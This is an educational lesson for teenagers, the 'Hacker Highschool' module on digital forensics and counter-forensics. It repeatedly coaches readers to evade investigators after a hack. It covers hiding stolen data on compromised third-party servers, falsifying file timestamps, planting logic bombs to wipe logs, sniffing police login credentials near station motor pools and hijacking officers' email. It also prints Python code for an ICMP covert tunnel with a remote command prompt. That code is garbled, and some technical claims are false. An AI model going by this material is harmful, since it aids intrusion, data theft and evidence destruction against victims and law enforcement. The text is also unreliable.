Hacker Highschool

SECURITY AWARENESS FOR TEENS



LESSON 8
DIGITAL FORENSICS AND COUNTER FORENSICS

Hacker Highschool
SECURITY AWARENESS FOR TEENS

ISECOM

WWW.ISECOM.ORG - WWW.OSSTMM.ORG - WWW.HACKERHIGHSCHOOL.ORG - WWW.BADPEOPLEPROJECT.ORG - WWW.OSSTMMTRAINING.ORG

WARNING

The Hacker Highschool Project is a learning tool and as with any learning tool there are dangers. Some lessons, if abused, may result in physical injury. Some additional dangers may also exist where there is not enough research on possible effects of emanations from particular technologies. Students using these lessons should be supervised yet encouraged to learn, try, and do. However ISECOM cannot accept responsibility for how any information herein is abused.

The following lessons and workbooks are open and publicly available under the following terms and conditions of ISECOM:

All works in the Hacker Highschool Project are provided for non-commercial use with elementary school students, junior high school students, and high school students whether in a public institution, private institution, or a part of home-schooling. These materials may not be reproduced for sale in any form. The provision of any class, course, training, or camp with these materials for which a fee is charged is expressly forbidden without a license, including college classes, university classes, trade-school classes, summer or computer camps, and similar. To purchase a license, visit the LICENSE section of the HHS web page at http://www.hackerhighschool.org/licensing.html.

The Hacker Highschool Project is an open community effort and if you find value in this project, we ask that you support us through the purchase of a license, a donation, or sponsorship.

Table of Contents

Contributors

Pete Herzog, ISECOM
Glenn Norman, ISECOM
Marta Barceló, ISECOM
Chuck Truett, ISECOM
Kim Truett, ISECOM
Marco Ivaldi, ISECOM
Bob Monroe, ISECOM
Simone Onofri, ISECOM
Greg Playle, ISECOM
Willy Nassar
Ken Withey

ISECOM

Introduction

If you are attempting to go through all the effort of learning to hack and actually conducting some hacking, you will need to learn how to cover your tracks. It is safe to assume that you will be the focus of an investigation if you pull off a really great hack. Never mind the "whys" and "hows" of the hack; investigators are going to look for evidence to connect you (the suspect) to the crime. The investigators you are interested in are given the lovely name of "Digital Forensic Examiners." That name sounds a bit scary. Don't worry, this lesson will tell you all about those investigators.

Each of the lessons in Hacker Highschool is like a sip of water from a vast ocean of information. You are getting a small taste of the massive topics to whet your appetite for hacking. In this particular lesson, you are being armed with sophisticated knowledge to keep you safe. Knowing how to use this knowledge is entirely up to you. This lesson is going to show you safe locations to put data and how to hide your treasures from prying eyes. What good is hacking a system and obtaining vital information unless you can store your prize in a safe place?

After being a hacker for a while, you will find yourself overloaded with all sorts of media that you need to get rid of. Maybe you don't want that 256 megabyte USB thumb drive anymore. Perhaps that 16 megabyte SD card is too small for any useful purpose other than a book place marker. Whatever the case might be, it is not a good idea to toss that media in the trash. That old hard drive, yeah, the one you used when you were XSS's across lingerie department store web pages. Yes, that drive definitely can't go in the trash in its current condition. We'll show you ways to blow useless data into bits (pun). You'll learn how to ensure nobody ever reads that media again. Evidence needs to be erased.

Once we delete your unwanted collection, you will probably go right back to exploring domains. Hacking a system means that you will leave little clues of your entry, your exploits, and your exit. If these cyber tracks are left in the system, you will be getting some attention from the local authorities. You don't want that, do you? Much like your dirty room, you need to know how to clean up after yourself. Everything from concealing your location, altering your entrance methods, changing the system logs time, moving the data without being noticed, and setting up a backdoor needs to be planned for and handled as you go . We'll discuss the best techniques to use.

If you happened to get that dreaded knock on your front door by a team of gun tooting law agents and find yourself on the wrong end of that barrel, we will talk about simple but effective ways to side step or slow down your investigation. Maybe you need a lawyer, maybe you don't. There are lots of ways to stay one step ahead of law enforcement. There are even more ways to have fun with forensic examiners.

Counter forensics is exactly what the name says it is. Think of digital forensics as a game of hide and go seek; you make all of your moves before the other person even starts. How you apply counter forensic tactics depends on what you are trying to accomplish. Are trying to delete evidence, slow an investigator down, tamper with the evidence to make it appear unreliable, or just have some fun with the gate guards. This area will provide an overview of all the topics we have discussed and possibly make sense of it all.

Only a few hackers ever work alone. These days, hacking is a business. Hacking organizations have offices; they have a management structure, and payroll systems. One could only wonder what health and retirement plans they offer employees. The organized hacking business has a fairly good communication system, partly thanks to encryption. You will also need a communication method that protects both yourself and the receiver

from unwanted listeners. Whomever you will be working with, you will be introduced to methods for better protection. If your cellphone becomes a piece of evidence, this lesson will show you how to disable tracking mechanisms and SIM card intercept. We will discuss SIM card modifications and using the Advanced Encryption Standard (AES) to safely send and receive VOIP on a cellular line.

You will be introduced to the weapons used on the battlefield. Why show up for a gunfight with a knife? This section will cover the latest and greatest commercial and open source forensic software used. Along the way, we will touch on methods to bypass commercial firewalls, IDSs, behavior management tools, and other bumps in the road. You do not want to leave traces of your activities, or more importantly, show them how you bypassed their expensive equipment. It will be useful knowledge to know the weaknesses of forensic tools and ways to exploit those issues.

To conclude our lesson, we will walk you through the most effective steps you might need to infiltrate systems. Once inside, you will be guided through methods to enter systems undetected, conduct your mission, leave a backdoor, clean up the logs and activity trackers, and then exit without being noticed.

The Magically Disappearing Data Trick (Where and How to Hide Data)

Suppose for a minute that you just stumbled on (hacked into) a site with very special information. Let your imagination play with the idea of "special information." Whatever that information is, you happen to grab a copy of it. Nice job.

So, here you are with several megabytes of information on your computer. Where are you planning to store it all? Keeping it on your computer is not recommended. With your imagination already engaged, suppose there are eighty-five armed law enforcement agents heading towards your house. These agents have mean attack dogs, a helicopter with guns, and none of them has had their morning cup of coffee yet. Not even the dogs. You need to make that special information magically disappear, and quick.

First Things First – Large Data Sets

You can have all the (borrowed) data you want on your computer (not a smart move) as long as you use strong encryption so it isn't in plain text anymore. A better idea would be to put that incriminating information behind a secret revolving bookcase. You do have a secret revolving bookcase, don't you? Alright, we'll move that encrypted data somewhere else since you are the only person who doesn't have a secret revolving bookcase. The secret revolving bookcases are on sale, by the way. Buy two if you can.

An old trick to store incriminating data is to put it on someone's computer, presumably without their knowledge. Many other hackers use this same technique, since it allows them to place the burden of proof on the shoulders of law enforcement. It is difficult to find a person guilty of a computer crime if that person doesn't have any evidence that links them to the crime.

Let's get back to those cops, angry dogs and helicopters with guns heading your way. Before you found that one site with the special data, you may have located a few other servers that didn't interest you. For example, those three servers for "Diapers International" had low security, plenty of spare room, and small spurts of activity. (There's a joke in there somewhere, trust us).

Go back to "Diapers International" and take a peek at their server package. If anything smells suspicious, get out fast. Otherwise, look for a directory that is either used frequently or hardly used at all. Both types of directory activity have their advantages and disadvantages.

In an active directory, you can create multiple subdirectories and store your data without the transfer of data being noticed as much. The size of the data load should not set off any alarms because that main directory is in constant use. The bad news is that directory could be watched more closely than others due to its value to the organization. That active location is most likely being backed up on a regular basis. You don't want additional copies of your valuable data (evidence) floating out there.

Inactive or dead directories are popular spots to hide data. These locations may have served a purpose to the organization at some point.

This is where you will want to create a maze of subdirectories or set up a hidden directory. If you go with the maze, create a mental map of how you are going to navigate this maze to store your data. The idea is to build a pattern of subdirectories that you will store your encrypted data in. That pattern of storage needs to confuse anyone who locates your stash but you will know exactly what that pattern is. For example, if you build a directory under a few other directories, start branching off additional sublevels. For each

sublevel or tree branch, those will split off into more sublevels or branches. Your storage pattern might be something as simple as, left sublevel, right sublevel, right, right, left (5).

You Can't Get There From Here

A simple question you might be asking yourself is "how do I keep my socks from smelling so bad?". Sorry, we can't help with that one, El Stinko, but, we can show you how to move large amounts of data from your computer to the "Diapers International" without being noticed. The Internet Control Message Protocol (ICMP) is long forgotten protocol that has magical covert powers if hacked a bit.

When you scan a port, you are really sending a TCP SYN request (layer 4) to see if that port responds. A proper ping uses ICMP, which doesn't use ports. Although ICMP rests on top of the Internet Protocol (IP), it is not a layer four protocol. This comes in very handy when we get into the firewall and network traffic logging.

Firewalls operate at several levels of the OSI model, restricting or allowing data flow based on the criteria that is given. The higher the stack layer, the deeper the firewall can inspect the contents of each packet request. At the lower layers, the firewall can still intercept and control data movement but it doesn't know as much about the data as it does at the higher layers. This is where ICMP packets become fun ways to deliver content.

The technique is known as "ICMP Tunneling." Before we can do much with this covert communication, we need some software tools.

Software Tools

- Wireshark - www.wireshark.org/
- Hping - http://www.hping.org/
- BackTrack www.backtrack-linux.org/

ICMP packets have plenty of room after the header to store data (roughly 41k per packet). The idea here is to handcraft ICMP packets loaded with your data and send them through a covert ICMP tunnel to the location you want. You can generate ICMP packets using hping or Backtrack and insert your payload at the same time. With hping, you can customize the Ethernet header, the IP header and the payloads.

Digging the Tunnel

Why should you have to do all the hard work? Why not have the server on the other end do some of the work for you? You will need to set up a tunnel between your computer and the storage server. To establish an ICMP server tunnel you will need to code a bit in Python. The server side code is below.

Linux ICMP Server Tunnel Request in Python

```
import socket
import re
import thread
from threading import *
import os, sys, socket, struct, select, time , threading
#HOST = socket.gethostbyname(socket.gethostname())
##The pinging part starts here
ICMP_ECHO_REQUEST = 8
def checksum(source_string):
       sum = 0
    countTo = (len(source_string)/2)*2
    count = 0
    while count<countTo:
                  thisVal  =  ord(source_string[count  +  1])*256  +
ord(source_string[count])
        sum = sum + thisVal
        sum = sum & 0xffffffff
        count = count + 2

    if countTo<len(source_string):
        sum = sum + ord(source_string[len(source_string) - 1])
        sum = sum & 0xffffffff
       sum = (sum >> 16)  +  (sum & 0xffff)
       sum = sum + (sum >> 16)
    answer = ~sum
    answer = answer & 0xffff
      # Swap bytes.
    answer = answer >> 8 | (answer << 8 & 0xff00)
    return answer

 def send_one_ping(my_socket, dest_addr, ID, onlydata):
    data = "@@"+onlydata
    dest_addr  =  socket.gethostbyname(dest_addr)
    my_checksum = 0
     header = struct.pack("bbHHh", ICMP_ECHO_REQUEST, 0, my_checksum,
ID, 1)
    bytesInDouble = struct.calcsize("d")
    my_checksum = checksum(header + data)
    header = struct.pack(
         "bbHHh", ICMP_ECHO_REQUEST, 0, socket.htons(my_checksum), ID,
1
    )
    packet = header + data
```

```
    my_socket.sendto(packet, (dest_addr, 1)) # Don't know about the 1

def do_one(dest_addr, timeout,payload):
    icmp = socket.getprotobyname("icmp")
    try:
          my_socket = socket.socket(socket.AF_INET, socket.SOCK_RAW,
icmp)
    except socket.error, (errno, msg):
        if errno == 1:
            # Operation not permitted
            msg = msg + (

            )
            raise socket.error(msg)
        raise # raise the original error

    my_ID = os.getpid() & 0xFFFF

    send_one_ping(my_socket, dest_addr, my_ID,payload)
    my_socket.close()
    return delay
#The sniffer part starts here..!!!
def writer(d):
      f = open('/root/log.txt','a')
      f.write(d)
def clearfile():
      f = open('/root/log.txt','w')
      f.write("")
def reader():
      f = open('/root/log.txt','r')
      con = f.readline()
      content = con.replace("@@","")
      clearfile()
      return content
def startsniffing():
      HOST = '192.168.157.128'
      s     =     socket.socket(socket.AF_INET,     socket.SOCK_RAW,
socket.IPPROTO_ICMP)
      s.bind((HOST, 0))
      s.setsockopt(socket.IPPROTO_IP, socket.IP_HDRINCL, 1)
      print "Sniffer Started....."
      while 1:
            data = s.recvfrom(65565)
            d1 = str(data[0])
            d2 = str(data[1])
```

```
            data1 = re.search('@@(.*)', d1)
            datapart = data1.group(0)
            #print datapart
            writer(datapart)
            #command = data1.group(0)
            #cmd = command[2:]
            #ip = d2[2:-5]
            #print command
            #print ip
            #print data
            print reader()
thread.start_new_thread(startsniffing,())
ip = raw_input("Enter the destination IP: ")
delay = 1
while 1:
      command = raw_input("shell>")
      if command == "quit":
            break
      else:
            do_one(ip,delay,command)
            print("Executing Command....\n")
```

Once you have set up that part of code, you will need to build the client side tunnel as well.

Linux ICMP Client Tunnel Request in Python

```
import socket
import re
import thread
from threading import *
import os, sys, socket, struct, select, time , threading
#HOST = socket.gethostbyname(socket.gethostname())
##The pinging part starts here
ICMP_ECHO_REQUEST = 8
def checksum(source_string):

    sum = 0
    countTo = (len(source_string)/2)*2
    count = 0
    while count<countTo:
                thisVal = ord(source_string[count + 1])*256 +
ord(source_string[count])
        sum = sum + thisVal
        sum = sum & 0xffffffff
```

```
        count = count + 2

    if countTo<len(source_string):
        sum = sum + ord(source_string[len(source_string) - 1])
        sum = sum & 0xffffffff

    sum = (sum >> 16)  +  (sum & 0xffff)
    sum = sum + (sum >> 16)
    answer = ~sum
    answer = answer & 0xffff
      # Swap bytes.
    answer = answer >> 8 | (answer << 8 & 0xff00)
    return answer

def send_one_ping(my_socket, dest_addr, ID, onlydata):
    data = "@@"+onlydata
    dest_addr  =  socket.gethostbyname(dest_addr)
    my_checksum = 0
     header = struct.pack("bbHHh", ICMP_ECHO_REQUEST, 0, my_checksum,
ID, 1)
    bytesInDouble = struct.calcsize("d")
    my_checksum = checksum(header + data)
    header = struct.pack(
         "bbHHh", ICMP_ECHO_REQUEST, 0, socket.htons(my_checksum), ID,
1
    )
    packet = header + data
    my_socket.sendto(packet, (dest_addr, 1)) # Don't know about the 1

def do_one(dest_addr, timeout,payload):
    icmp = socket.getprotobyname("icmp")
    try:
          my_socket  =  socket.socket(socket.AF_INET,  socket.SOCK_RAW,
icmp)
    except socket.error, (errno, msg):
        if errno == 1:
            # Operation not permitted
            msg = msg + (

            )
            raise socket.error(msg)
        raise # raise the original error

    my_ID = os.getpid() & 0xFFFF
```

```
    send_one_ping(my_socket, dest_addr, my_ID,payload)
    my_socket.close()
    return delay
#The sniffer part starts here..!!!
def writer(d):
      f = open('/root/log.txt','a')
      f.write(d)
def clearfile():
      f = open('/root/log.txt','w')
      f.write("")
def reader():
      f = open('/root/log.txt','r')
      con = f.readline()
      content = con.replace("@@","")
      clearfile()
      return content
def startsniffing():
      HOST = '192.168.157.128'
      s      =      socket.socket(socket.AF_INET,      socket.SOCK_RAW,
socket.IPPROTO_ICMP)
      s.bind((HOST, 0))
      s.setsockopt(socket.IPPROTO_IP, socket.IP_HDRINCL, 1)
      print "Sniffer Started....."
      while 1:
            data = s.recvfrom(65565)
            d1 = str(data[0])
            d2 = str(data[1])
            data1 = re.search('@@(.*)', d1)
            datapart = data1.group(0)
            #print datapart
            writer(datapart)
            #command = data1.group(0)
            #cmd = command[2:]
            #ip = d2[2:-5]
            #print command
            #print ip
            #print data
            print reader()
thread.start_new_thread(startsniffing,())
ip = raw_input("Enter the destination IP: ")
delay = 1
while 1:
      command = raw_input("shell>")
      if command == "quit":
            break
```

```
        else:
              do_one(ip,delay,command)
              print("Executing Command....\n")
```

Code provided by Debasish Mandal.

Once both of these daemons are running host to host, the server will begin sniffing for ICMP packets. You will be sending commands through the tunnel to the server using ping and the server will respond in turn with ping packets. The server daemon will begin collecting your packets and placing the data where you have instructed. If the data flow is large, the server will establish additional multiple pings. The client side daemon will receive transmission updates through the same type of sniffer used on the server.

To see a demonstration of how the ICMP tunnel works, head to http://www.youtube.com/watch?v=ADHtjwwkErI

Passing the Buck

With portable drives having ever-higher capacity and smaller sizes, physically hiding large amounts of data is straightforward; put the media in a safe place away from your house and your computer. When those agents and mean dogs break down your front door, expect them to search every place imaginable; even your underwear drawer. Consider the fact that these people search houses every day for a living. They know all the hiding spots. Don't hand the media to a friend for safe keeping either, that's just not cool.

Before you even think about places to hide your treasure, encrypt the media, the data, or both first. Try TrueCrypt at www.truecrypt.org/.

Place the media in a sealed plastic bag, something that is weatherproof. Use a straw to suck the air out of the bag to reduce moisture content as well as size. Don't dig a hole in the ground near your house to bury the media because fresh dirt will look suspicious to the dogs and the agents. Instead, look for hiding spots that are high off the ground. People rarely look up for some odd reason. Just make sure you can get to that spot when you need to. Expect any tape you plan on using to secure the bag to fail. Use twist ties, zip ties, twine, shoestring, or other objects that will ensure your bag doesn't come loose and fly away.

A favorite hiding spot is anything near a police station or in a police station. There are very few good hiding spots inside a station but plenty near the outside. Use your imagination but also think logically about placing, recovering, and leaving the area without drawing attention to yourself. Your activates may be better suited for daytime, since the dark tends to alarm people more. Planting a bag in broad daylight, usually later in the afternoon, wouldn't draw nearly as much attention as it would in the evening.

Working From Home

Many organizations offer free cloud storage with nothing more than a valid email account. Some places like www.Adrive.com will give you 50 GB of free online storage. Google, Apple, Microsoft and many others provide various amounts of free storage. These cloud services, using a one-time email account, can be useful locations to store data. All you have to do is clear out your browser cache each time you visit and/or go incognito with Chrome so there are no traces of your visits on your computer. Some of these cloud services will allow you to synchronize your computer files with the online account. Disable

this function and remove all entries that point to the accounts. It is easier and safer to view your data through a web browser instead of using the cloud's interface.

Next Things Next – Small Bits of Bytes

If you have small amounts of data, like passwords, private keys, or a secret recipe for soup, you can slip that data into places that will not be noticed. Don't go so far as trying to hide data in your DNA, we've already tried that and it gave us the lousy sense of humor you are reading. Plus, we twitch a lot. There are better ways.

Malware creators have long known that there is storage space on Windows systems in the Master Boot Record (MBR). It's not much space but enough to hide a private key or a DLL. Your lunch bag will not fit in the MBR, so don't try it, we already did.

Swamped by Swaps

Swap files are places on a media drive that is temporary RAM. The swap file space allows the computer to run faster even if it runs out of RAM to execute programs. UNIX and Linux set aside a permanent block of media for swap storage. Even if the computer is turned off, this hard drive swap file space can still contain data from previous events.

Windows swap files (**page files**) can get quite large and hold pieces of recent files. This could be even more dangerous if you were connected to a windows based server. Windows servers store a significant amount of user data that can be handy to the forensic examiner. Take a look at "temp" directories for the swap files.

Give 'em Some Slack

Files are stored in **clusters**. Depending on the operating system, the clusters can vary in size. If you created a file on your computer, that file might only need 50% of the cluster's space. This leaves a cluster with open space left. This open space within a cluster is called **file slack** or just **slack** for short. If you delete a file that was in that partial cluster space, that space is still available even if the file was deleted.

The 50% cluster space that was previously occupied with a file, will keep that data intact. These data remnants remain in the cluster until it is filled with other data. Windows automatically creates slack space as soon as any file is created, viewed, modified, or saved.

File Makeovers

Some of the best places to hide data is to hide it in plain sight. File modification is just a fancy way of changing the name of a file, altering the extension of files, or changing the file attributes. By now, you should already know how to change the name of a file. You made a file "Evil Plans" earlier, now let's get creative. Would you put all of your passwords in a file and name that file "Passwords?" No, of course not. Nor should you put all of your work in files that can be easily identified.

When looking to modified files, look at file extensions. File compression is an easy way to cover tracks and save space, however, those files will be the first one the agents will be checking. So, you will need to alter the file extension. This can be accomplished by editing the last three characters of the file name.

Changing a .doc file to a .gif is as simple as changing an .odt file to a .avi. Creating the altered files can become tricky and time consuming. Look at file sizes, created dates, and modified dates to give you ideas of how to customize each file. An .odt file should not be

a gigabyte in size, as well as an .avi file should not be a few kilobytes either. An .avi file should be several gigabytes in size.

Look at the file dates too. The files that were created or accessed within a week of the criminal event and after the event should ring a bell in your head. Alter those dates to any day at least a year before your hack. If you really want to have some fun, change the dates to impossible dates, such as 30 February or 21 March 2112. Don't forget Pi Day, using that date and time will really show who knows their math and who doesn't.

Exercises

8.1 The date is 21 December 2012. During a forensic examination you locate several files. Along with files you can see the size of the file and the file type. Digging deeper, you also notice the date those files were created and the last time each file was opened or modified. Look at each of the following files and see if any file looks suspicious.

Name of file	Type of file	Size of file	File creation date	Last time file was accessed or modified
Passwords.exe	executable	13KB	May 2008	12/19/12
Fall 2012 vacation.jpg	Picture	12948KB	June 2009	12/19/12
Planstokillwife.doc.	Word document	2KB	December 2012	12/20/12
Love songs.mp3	Music file	7985340KB	Unknown	Unknown

Which of these files look suspicious?

Which files would you analyze first?

Are any of these files fakes?

Why did you chose your response for each file?

There will be many times in your life were you may think using a hammer will help solve computer hardware issues. A well-known tool store once sold a tool set called the "Ultimate Tool Kit," inside of which was a box of ten different types of hammers. In the field of forensics, hammers will not help you solve any cases. Using a hammer may create other challenges, possibly making you a suspect.

The Disappearing Data Magic Trick (Making Data Irrecoverable)

Behind these two doors we have option 1, which is digital sanitation and option 2, physical destruction of media. Each option has merit, but it will be up to you as to which method you want to use. The folks here at Hacker Highschool love the sound of an electric drill boring holes into old hard drives. If you put that sound to music, you would have an outstanding remix. However, if you can't bear to see or hear holes plunged violently into hardware, we have media sanitation to remove, unwanted data. A kinder, gentler way of blasting the heck out of unwanted data bits.

After you have been using a hard drive or any other type of digital storage device, you will probably get to the point where it doesn't serve a useful purpose. It is a really awful idea to throw that media in the trash or give it to someone who might use it again unless your data is removed first. Do you really want someone finding that jpeg of you in your Batman costume last year? What about those old receipts from your last part-time job? Would you want those homemade videos of you dancing in your underwear to end up on Youtube? Well, let's get rid of those worrisome digital memories on that old media before you pass it along to someone else.

Wash, Rinse, Repeat

Sanitizing media is inexpensive (not very much fun) and provides secure destruction of sensitive data. You can eradicate data, wiping those digits off the face of the earth using open source software. One of the simplest methods is to encrypt your media using True Crypt. Once the entire physical chunk of storage is encrypted, it is now somewhat safe to toss that hardware away. The logic is that the entire data image cannot be decrypted unless you provide the passphrase. Pretty simple, right? If those eighty-five agents get their hands on your old media, it is useless to them since you are the only person who can unlock the data. If another person obtains your old media, they will have to reformat and repartition it before it can be used.

There are roughly two standards for proper media destruction. The first one is US DOD 5220.22-M and the other is the Gutmann algorithm. DOD 5220.22 is a US National Industrial Security Program Operating Manual that provides instruction on destruction of data. The U.S. Department of Defense like to destroy things too, so they only authorize complete destruction as a means to remove data.

The Gutmann algorithm, named after Dr. Peter Gutmann and Colin Plumb, gives a little more latitude on physical annihilation of hardware. The algorithm requires the media to be overwritten thirty-five times in a manufacture specific pattern. Different drives require different overwrite patterns. Although this method is an outstanding researched backed technique, it has been outdated due to the size of newer drives and built-in controller settings.

More Software Tools

Within the open source community, there are some great software tools will make your data impossible to recover. The software will not damage your media but will make the data on it unrepairable. When running the software you press the "start" button, don't expect to ever see that data again. Not even in the afterlife.

Boot and Nuke

http://www.Dban.org

Boot and Nuke comes as an ISO image that you burn to a CD and boot your system off of it. Once the software is up and running, you just select which drive you want sanitized (Nuked). Dban is an industry standard for bulk data destruction and emergency uses. Once Dban has been used on a drive, there is no forensic recovery possible. That data is gone, bye-bye.

Eraser

http://sourceforge.net/projects/eraser/files/latest/download

This program is strictly made for Windows. Even though Window Vista on up has ability to format and write ones over the media, Eraser formats the drive and writes random data over the drive many times. The program does this function several times, format, write, format write and so on until a pattern is completed.

Sderase

http://sourceforge.net/projects/sderase/?source=directory

SD is a newcomer to disk wiping, just released August 28th 2012. The programs creator made an interesting comment on the web site. SDerase proclaims that it meets US DOD 5220.22-M data sanitation requirements. US DOD 5220.22-M mandates that the only acceptable method for media and data removal is physical destruction of the media. We have yet to see any software that can perform physical damage.

Hammer, Drill, Bigger Hammer

The one method that has stood the test of time for media eradication; the one method that all experts agree on its success, is physical destruction. Smash it, pound it, pulverize it, or tear it apart. Use your imagination to find ways of ruining media. A magnet will only work on magnetic material, so flash drives will just laugh at you if you put a speaker magnet next to it. The laughing media will certainly pause to reflect its pending doom when you show up with a hammer, though.

A typical carpenter's hammer will apply approximately a lot of damage to any solid object it impacts. Larger hammers apply larger amounts of damage (and fun). Keep your thumbs clear. A rock can perform the same function as a hammer, on your thumb and on the media you want to destroy. From a Return on Investment (ROI) perspective, a rock is more economical but can require continuous replacement with long-term use.

Likewise, an electric drill using a large bit can produce excellent demolition results. The best method for drilling destruction is to drill several holes in various places on the media. There are additional hazards involved with using a drill that must be considered:

- Wear safety glasses or similar eye protection
- Do not try and hold the media in your lap while you drill
- Do not try and hold the media in your hand while you drill
- Do not ask a friend or family member to hold the media in their lap or hands while you drill

- To reduce damage to your drill and drill bit, place cardboard or wood under the media before drilling

Once you are done turning your old media into tiny pieces, your next step will be to spread the parts over several garbage cans. Grab a slingshot and practice hitting cans with the remaining parts. Make an art project out of the ruins. There are all sorts of ways to separate the small parts over a large area. You might as well have fun scattering them.

Planting a Garden

To survive in this line of work, you need to be a bit paranoid. Okay, a lot paranoid. Being alert and planning ahead is a good idea and not something to be taken lightly (this same advice can be applied towards early retirement planning). In the physical world, we leave hair strands, fibers from our clothes, fingerprints, shoe prints, and other evidence of our presence. Unlike the physical world, it is possible to enter a digital area, spend some time playing around, and exit that area without leaving a single piece of evidence that you were ever there. Consider how this can work for better and for worse – and exactly how bad it could be, to be on the wrong side of this process.

We will cover the whole process later on, but here we are going to focus on hiding your tracks. In networking there are two types of devices. The first device is basically a "dumb" device, which means that the device doesn't keep a log of activities. These devices are common switches, hubs, bridges, and so forth. They just do whatever it is they were designed to do.

On the other side, we have "intelligent" devices that do keep logs of certain activities and can invoke decisions based on the filters and configurations that are installed. These devices fall into the category of firewalls, routers, range extenders, servers, and other network hardware that keeps track of data flow. These are the devices that you will need to pay attention to because they are the ones that will monitor, record, and possibly disrupt your hack. These network roadblocks are covered in depth at other HHS lessons.

You need to know how to deal with these devices to cover your tracks and if needed, lead those eight-five agents somewhere else. In your planning, it might help to work backwards on a timeline. This allows you to set the amount of time you will be in that network and minimize the chances of you being caught by controlling your exposure time.

Seeding the Garden

You will need to consider multiple ways to properly cover your tracks, before you exit the target network. If you just depend on a single method, such as erasing all log files, you are leaving yourself open to other tracking methods. Erasing log files may sound like a super idea but what happens if there are hidden redundant logs? Oops. We need to choose several courses of action that complement each other but do not interfere with your overall plans. Consider these points from the perspective of the investigator – and that of the perpetrator.

Planting logic bombs have been used in the past by outsourced vendors who haven't been paid, angry admins, and ransom-minded folks. Each of those examples place logic bombs where maximum damage to data will occur. Complete network data destruction is not a great idea if you want to keep a low profile after a network breech. A logic bomb that will simply delete or corrupt log files if triggered by an audit within so many days (five)

or hours after your exit, would work well to cover your tracks and not alarm too many people.

CCleaner (http://www.ccleaner.com/)is a free Windows-based program that has consistently performed well for home and commercial users. (It was originally called Crap Cleaner but when they suddenly went big time they realized they'd have to have a more respectable name.) With this 332 KB utility, you can select which log files you want to delete or edit on any machine you have admin access to. You can even clear your browser history, erasing you own tracks once your job is complete. CCleaner will try to make a system restore point before it alters anything. Your two choices are to not allow a restore point or look for a file in the root directory labeled "cc_20110928_203957" or something like that. Remove and delete that file before leaving, even if that file is on your own drive.

Root kits hide activity and is valuable for Linux-based servers that do not have many security holes to use.

This is an Exercise for Law Enforcement Personnel Only

Police criminal records are stored on local servers, usually housed in the main headquarters with a backup file system stored at a satellite police station. Within the primary criminal records database, there are several subsets of information. These subsets are where daily investigative data is kept, individual background history (arrest warrants, recent prior offenses), results of forensic test requests,

As with the FBI's criminal mainframe, there isn't any public accessible link via the Internet. These workstations can access the Internet themselves though. Communication links are available through workstations in the police buildings, with privileges granted based on job function. Along with the workstations, police vehicles are equipped with remote communication encrypted laptops. These vehicle computers are highly capable with access to most of the typical police databases and the Internet.

Currently, these portable computers remain on even when the vehicle is turned off for short amounts of time. Communications are handled through wireless data networking operating on the "Part 90 private and public Land Mobile Radio (LMR) two-way radio system licensees operating legacy wideband (25 kHz) voice dispatch or data/supervisory control and data acquisition radio systems in the 150-174 MHz (VHF) and 421-512 MHz (UHF). The FCC has mandated these frequency bands must make the transition to the narrowband technology (12.5 kHz or less) by January 2013.

Exercise

8.2 This narrowbanding is causing a major cost crunch for many law enforcement agencies since a great majority of them invested in frequency hopping radios. Frequency hopping allows a radio to "hop" across a spectrum of radio frequencies, making it difficult to jam or intercept. Each radio is set to "hop" based on a master radio and the time, plus or minus 3 seconds. Once the slave radio if synched to the master radio, all transmissions will sound perfectly normal, even as the radios bounce through 70 frequencies a minute. Narrowbanding shuts down this hopping capability, since the radios are restricted to only a few channels. Can you find out what frequencies are used in your area?

Local law enforcement agencies have established Public Utility Contracts (PUCs) with major wireless carriers to provide data usually through the entire range of their jurisdiction.

The wireless frequencies are the same as your typical data cellular device, EDGE, 2G, 3G, and 4G LTE. The only difference in data transmission is the SSL encryption used between the servers and the mobile computers. Programs like Snort and Wireshark work well to intercept data packets, however, the computer needs to be stationary or the police have to be chasing after you.

Earlier we talked about hiding things near police stations. There is another reason to hang around a police station, especially the motor pool where the cruisers are parked. This is perfect location for packet capturing of login and password credentials. When the police vehicle is first unlocked and prepared for the next patrol shift, the onboard computer must be authenticated and synchronized to the data servers. This is performed at the beginning of every shift change, since one police officer is replacing another police officer.

Another recent implementation to the mobile computers, VOIP has been added. The primary purpose of this addition was to stop interception of police radio transmissions by bad guys and nosey reporters. VOIP is whole other system wrought with vulnerabilities.

Home Away from Home, or When Business Gets Too Personal

One major flaw in the law enforcement community is their use of email, both on and off duty. The use of cell phones for personal calls, emails forwarded to home accounts, Facebook and other communications has blurred the lines of "official business." FBI agents take work home with them all the time, just as police officers do. Getting that work data in and out of the office is as simple as a mouse click, for anyone.

Consider this, most email user names start with some combination of first name, last name, separated by a dot and followed by the agencies address. This would look like First.Last@police.state. Gov. Let's say the email address you want is for police officer Dean Martin with the New York State police department. That email address would be D.martin@troopers.ny.gov. Each police department publicly displays their URL on their web site, usually under "Contact Us" or "Complaints."

In many cases, the first portion of their email address will be the officer's user name. Where this comes in handy is the open sharing of information between other law enforcement agencies. Once you have gained access to one email account, it is easier to intercept those communications and move towards the active investigation database.

One problem will be with accessing the databases. This access is controlled by a need to know and access is only granted to those areas the officer is working on. If you log in as one agent and attempt to access a part of a database that agent should not have access to, red flags will go off. This all goes back to the reconnaissance portion of your hack. Know as much as you can about who is doing what with your case.

There several flavors of security/forensics distributions of Linux on the Internet. Consider going to **www.securitydistro.com** and trying several. Before you go trying some of these software kits on your parents computer, read the documentation. Each software package contains powerful elements that can easily ruin your day if not properly executed. Granted, the whole idea behind hacking is to learn by trying. Just be careful, be educated and never forget that your actions have effects on others. Someday YOU will be the "other."

Software Tools and Collections

The most common digital forensics/security testing open source or free software is in collections of tools such as:

- **BackTrack** (www.backtrack-linux.org/)
- **Sleuthkit** (www.sleuthkit.org)
- **Katana** (sourceforge.net/projects/katana-usb/)
- **CAINE** (www.caine-live.net/)
- **Wireshark** (www.wireshark.org/)
- **DEFT** (www.deftlinux.net/)
- **HELIX** (https://www.e-fense.com/store/index.php?_a=viewProd&productId=11)

Exercises

8.3 Head over to any one of the forensic software providers listed above. Follow the directions to create your own live CD. The word "live" means that the media can boot up your computer and load it's own operating system without needing to use the one already installed on that machine.

8.4 Now make a bootable USB drive loaded with the same forensic tools. Remember that these tools are running on Linux (various flavors) so don't worry about compatibility with the operating system you are already using.

8.5 Play around with the software tools and read the documentation. While you are at it, mount your own hard drive and attempt to recover any files that you might have deleted recently. Once you recover a deleted file, rename that file to "Evil Plans" using the same file extension it already had. You'll be using that "Evil Plans" file later on.

8.6 Many of the software packages have Graphic User Interfaces (GUI) and some run using the command line. Take a close look at those programs that run from the command line. Notice how the switches (/s) at the end of each command can create powerful tools within themselves.

Data Media Analysis

